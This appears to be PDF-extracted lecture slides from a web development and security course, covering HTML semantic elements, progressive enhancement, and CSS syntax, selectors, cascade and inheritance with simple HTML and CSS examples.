

Semantic Elements: header, footer, nav

- Semantic Elements
 - Provide **semantic / hierarchical** structure to the web content (*meaningful to machines*, e.g. screen reader, SE)
 - **Do not dictate** what **presentation methods** to be used.
- <header>
 - Contain **introductory content** to a document / article / section.
 - Include **headings, introductory text, navigation, meta data (post-date)**.
- <footer>
 - Include the **author** of the document, **copyright information**, links to **terms of use, contact information, disclaimers**.
- <nav>
 - Global **navigation links, table of contents, previous/next links,**

Web Layout

Represent the sketch of a web page blueprint

- Shows the structure of the basic page elements, including logo, navigation, content and footer
- Layout can be selected based on the audience and web page content.



Resource

- <https://www.w3schools.com/html/default.asp>

Final Notes

- Project 1 starts this week.
- Students need to form group of maximum 3 members.
- Each group should choose a topic.
- Topics will be different.
- Write the name of group members and the topic in this Excel file:

[Project Groups.xlsx](#)

- Discussion Forum will be open on the Moodle
- Please use it to inform your lecturers of your group and topic.
- Deadline 12th March 23h59.

Cascading Style Sheets (CSS) and Bootstrap

Web Development and Security (ZEIT3119)

Week 2

Dr. Reza Rafeh

Review Question

What is HTML?

HTML stands for Hypertext Markup Language. It is used to create and display web pages. It can make text more interactive

Review Question

What is the structure of an HTML document?

```
<!DOCTYPE html>
<html>
  <head>
    <title>
      </title>
    </head>
    <body>
      </body>
  </html>
```

Review Question

What are the tags used to create table in an HTML document?

```
<table>
    <tr> table row </tr>
    <th> table header </th>
    <td> table data </tr>
</table>
```

Review Question

What is the difference between HTML Elements and tags?

HTML Elements:

- Paragraphs
- Links
- Text boxes

HTML tags

HTML elements communicate with the browser how to represent the text and become HTML tags when enclosed within angular brackets <>



Outline

- **Progressive Enhancement**
- **Introduction to CSS**
 - CSS
 - Syntax
 - Document Object Model (DOM)
- **CSS Basics**
 - Typography
 - Images
 - Background
 - List Markers
- **Bootstrap**
 - Why Bootstrap?
 - Grid System
 - Style Classes

Progressive Enhancement

➤ What is Progressive Enhancement?

- A layered approach to web design where focus is put on content, the user, and accessibility.
- Create a functional separation between HTML, CSS, and JavaScript.
- Three layers: structure, presentation, and behavior of the web.
- **Structure:** mark the content with semantic and meaningful HTML5 elements.
- **Presentation:** instruct how the content to be rendered using CSS styles.
- **Behavior:** define the interaction between users and the web using JavaScript.
- **The layers do not touch each other , yet they are all integrated!**
 - As you move up the ladder, the next layer is dependent on the previous.
 - CSS styles its selectors based on *HTML elements/classes/ids*.
 - *JavaScript* responds to user interaction (with *HTML elements*) and manipulates the web presentation (CSS).



Progressive Enhancement

Purpose

- **Improved accessibility**
 - Make content consumption easy to everyone.
 - The content must always be accessible, no matter what!
 - Removing each layer from top to bottom will not lose the content!.
 - All users with limited bandwidth, disabilities or browsers with certain features turned off.
 - *If the browser has JS turned off, the user will not see cool animations but can still read to the content.*
 - Keep your HTML clean, meaningful and semantic (friendly to search engine and screen reader).
- **Better performance and reusability**
 - Keeping the layers in separate files guarantees that files are only downloaded when necessary.
 - .js file will not be downloaded if JS is disabled (saving bandwidth).
 - Layers are functionally separated means they can be reused in similar projects.

Structure Layer

Structure adds meaning

- Human can understand raw texts, but not the machines.
 - Lay the content out, structure it in a meaningful way with HTML.
 - Divide documents into logical sections by <section>, <main>, <aside> or <div>
 - Mark up the headings with <h1> ... <h6> to create hierarchy.
 - Paragraphs >> <p>, lists >> or , navigation links >> <nav>, group related content >> <article>

```
<header class="article-header">
  <h1>Barack Obama's Last Phone Call</h1>
</header>

<p class="article-teaser-text"> On his final full working day as U.S. President, Barack Obama took to the phone one last time - and called Angela Merkel.</p>

<div class="article-meta row">
  <ul class="article-authors">
    <li> Handelsblatt Global Staff </li>
  </ul>
</div>

<div class="col-sm-4">
  <time datetime="2017-01-20T10:02:00+01:00"> 20. January 2017, 10:02 </time>
</div>
```

```
<figure>
  <img src= ...>
  <figcaption> Barack Obama logged his final world-leader phone call on Thursday.
  Source: DPA
  </figcaption>
</figure>


<p>According to the White House, it was a very deliberate choice: After eight years of friendship and partnership, Barack Obama noted it was only fitting to make Angela Merkel the last foreign leader&nbsp;he&nbsp;would make a phone call to as acting U.S. president.</p>
<p>Mr. Obama bid farewell to Ms. Merkel and her husband Joachim Sauer and thanked both of them for their friendship and efforts to deepen the partnership between Germany and the United States, according to a readout from the White House.</p>
```

Presentation Layer

CSS Styling

- CSS is specialized for visual styling of HTML elements
 - *Much faster than JS for doing the same styling task.*
 - Use selectors to target HTML elements and apply styles.

HTML + CSS = Page Rendering



Behaviour Layer

JavaScript adds behaviours

- **Use JS only for adding behaviour**
 - JS is normally used to *smooth out interactions*, make *AJAX calls*, modify *HTML*, and for *animation*.
- **Progressive Enhancement:** *Everything must be fully functional without JS*
 - JS is nothing than a luxury.
 - If something can be done by CSS, don't use JS.

Benefits of Progressive Enhancement


- **Logical organization of the website** (file structure)
- **Better performance**
 - External CSS and JS files are cached in memory after the first visit
 - This saves bandwidth, speeds up the page load time and minimize HTTP requests.
- **Better scaling**
 - Adding features and changing the web design is quick and easy.
 - Support collaborative development (teamwork in which content, CSS and JS can be worked in parallel)
- **Good support for Responsive Design**
 - CSS Media Query can make the same HTML document scale differently in response to changes in screen size (multiple css files for different media types)
- **Great mobile experience**
 - JS can add device-specific behaviors to the website (sensors, touch interface).



Web Planning

Target Audience

- Are you targeting specific audience (kids, students, seniors) or everyone?
- **What are goals and purposes** (research, shopping, hobbies, work)?
- **The web design** should appeal to and meet the needs of the target audience.



TRAVEL + LEISURE: The *compelling graphic* draws you in and invites *exploration*.

A screenshot of the GTAC (Gene Technology Access Centre) website. The header includes the GTAC logo, social media icons (Facebook, YouTube, Twitter), a search bar, and a 'Register | Login' button. The main menu has categories: Home, About, Teachers, Students, Animation gallery, and Contact. Below the menu is a grid of 15 hexagonal icons representing various biological topics: Cells, Systems and homeostasis, Ecosystems, Molecules of life, Biochemical processes, Chemical signalling, Pathogens and immunology, Genetics, Biotechnology, and Evolution. The central content area is titled 'Learning Resources' and includes a sidebar for 'Search Filters' (Topics: All, Cells, Systems and homeostasis, Ecosystems, Molecules of life, Biochemical processes, Chemical signalling, Pathogens and immunology, Genetics, Biotechnology, Evolution; Levels: All, Middle year's Science, VCE Biology Unit 1 and 2, VCE Biology Unit 3). There are also sections for 'Using technologies in Life Science investigations (NEW PROGRAM) – At GTAC' and 'Applying advanced microscopy to reveal the structure and function of cells – At GTAC'. A footer at the bottom right shows the UNSW Canberra logo.


RESEARCH + SCIENTIFIC: *Text-intensive* website immediate offers numerous choices so that you can get down to *work quickly*

Web Planning

Target Devices


➤ Browsers

- Web design should look great in all major browsers.
- Progressive enhancements
 - First, ensure the web design to be properly rendered in the **commonly used browsers**
 - Then, add enhancements with **CSS / JavaScript and other new technologies in most recent versions.**



➤ Screen Resolution

- Responsive Web Design (one site for every screen!)
- The web design is responsive to screen size changes to ensure the best user experience.
- Design items **scale** with the screen size and **rearrange** themselves at break points.



CSS - Cascading Style Sheets

Overview

➤ What is CSS?

- A cross-platform **styling** language developed by W3C to **describe the presentation** of HTML documents (*colors, layout, fonts*).
- **HTML** is used to **mark up** content.; build the block content of the webpage

➤ Purpose of CSS

- Apply **typographical styles** (text formatting; font size)
- Configure page **color** and **layout**
- **Separate presentation from structure/content**
 - Maintainability - styles can be modified without affecting structure/content
 - Effectiveness - a single CSS file controls styles for multiple pages.

Advantages of CSS

- Greater consistency in design.
- Easier to maintain and update.
- More formatting options.
- Lightweight code.
- Search engine optimization benefits.
- Faster download times.
- Ease of presenting different styles to different viewers.
- Greater accessibility.

CSS

Types of CSS code

- **Inline CSS (element-specific styles)**
 - Applies to a specific HTML element (**style attribute** of HTML tag)

```
<p style="color: red">How are you?</p>
```
- **Embedded CSS (page-wide styles)**
 - Applies to a single page (**<style> tag** inside **<head>** tag)
- **External CSS (site-wide styles)**
 - Applies to all HTML pages within the same domain (**separate file** + **<link>** tag in **<head>** tag)

```
<head>
  <link rel="stylesheet" href="style.css">
</head>
<body>
  <p>Weather is great!</p>
</body>
```

index.html

```
<head>
  <style>
    p {
      color: red;
    }
  </style>
</head>
<body>
  <p>How are you?.</p>
  <p>Weather is great!</p>
</body>
```

```
p {
  color: red;
}
```

style.css

CSS

CSS External Style sheet

- Applying CSS external sheet to the internet explorer




Figure 18-2. Applying a user stylesheet to Internet Explorer

CSS Syntax

Style Basics

➤ Basic CSS Rule

➤ Syntax

➤ Select target area in HTML document (**selector**)

➤ Describe the rule (**declaration**)

➤ Selector

➤ Element selector (based on element type): apply to **all <p> elements** in a page

➤ Class selector (more specific): apply to **certain <p> elements** in a page

➤ ID selector (unique for each page): apply **a unique <p>** per page

➤ Declaration

➤ Each property:value pair requires a declaration, **separated by ;**


➤ **No space** between value and unit (e.g. 1px)

➤ Inline CSS rule

➤ No selector is required

➤ Declarations are wrapped in double quotation

```
<p style="color: red">Weather is great!</p>
```



```
<!DOCTYPE html>
<html>
<head>
<style>
p{
background-color: lightyellow;
padding: 1em;
color: blue;
}
p.center {
text-align: center;
color: red;
}
p#bottom{
font-style: italic;
}
</style>
</head>
<body>

<p>WELCOME </p>
<p class ="center">It's Winter! </p>
<p id = "bottom"> It is Cold </p>


</body>
</html>
```



CSS

Updating a CSS Style

- To update a style
 - **Inline CSS:** update CSS code in every element
 - **Embedded CSS:** update CSS code in every page head section.
 - **External CSS:** modify the css file or link the pages to the correct CSS file
 - <link rel="stylesheet" href="css/styles.css">
 - **rel attribute** specifies the relationship between the current document and the linked document/resource.



CSS

div and span

- To style a generic area
 - To target a **block area** that includes other elements
 - Make a **container** `<div class/id=...>` that contains other element
 - Style the class/id associated with that div.
 - This div container is solely for **styling purpose**
 - To target an **inline area** (part of a text)
 - Use the **inline** `` to capture the part of the text
 - Style the class/id associated with that span.
 - This span container is solely for **styling purpose**

```
<!doctype html>
<html>
<head>
<meta charset="utf-8">
<title>Untitled Document</title>
<style>
    .main-content {
        color: blue;
    }
    .special {
        text-transform: uppercase;
        font-weight: bold;
    }
</style>
</head>
<body>
    <div class="main-content">
        <h1>Welcome</h1>
        <p>This is Web development and <span class="special">Security</span> Class. </p>
    </div>
</body>
</html>
```

Welcome


This is Web development and SECURITY Class.



CSS

❖ div and span - Example

```
<!DOCTYPE html>
<html>
<head>
<title>Div and span example</title>
<style>
  div, span { border :1px solid black; }
  div { background-color:yellow; }
  span { background-color:cyan; }
</style>
</head>
<body>
<div>This text is within a div tag</div>
This isn't. <div>And this is again.</div><br>
<span>This text is inside a span tag.</span>
This isn't. <span>And this is again.</span><br><br>
<div>This is a larger amount of text in a div that
wraps around
to the next line of the browser</div><br>
<span>This is a larger amount of text in a span that
wraps around
to the next line of the browser</span>
</body>
</html>
```




CSS

The Cascade

- “**Cascade**” = order of precedence
 - From external to inner, from global to local, from generic to specific
 - For **conflicting styles**, more specific styles will override the generic ones.
- **Browser Default** apply first
 - <body> has white background color by default.
- **External Styles** apply next: override default styles with **site-specific** styles (global styles)
- **Embedded Styles** apply next: override global styles with **page-specific** styles on selected pages.
- **Inline Styles** apply next
- **HTML attributes** apply last

External, global, generic



Internal, local, specific

CSS

➤ CSS inheritance

- Local elements inherit CSS styles from their container.
- If local elements (`<p>`) are styled, they take precedence over those of more global elements.

```
<!doctype html>
<html>
<head>
<meta charset="utf-8">
<title>Untitled Document</title>
<style>
```

Welcome

This is Web Development and Security class.

```
    div {
```

```
        color: blue;
```

h1 inherits styles from div

```
}
```

```
div p {
```

```
    color: red;
```

*Style for p overrides its parent style
(div)*

```
}
```

```
</style>
```

```
</head>
```

```
<body>
```

```
    <div>
```

```
        <h1>Welcome</h1>
        <p>This is Web Development and Security class. </p>
```

```
</div>
```

```
</body>
```

```
</html>
```

24



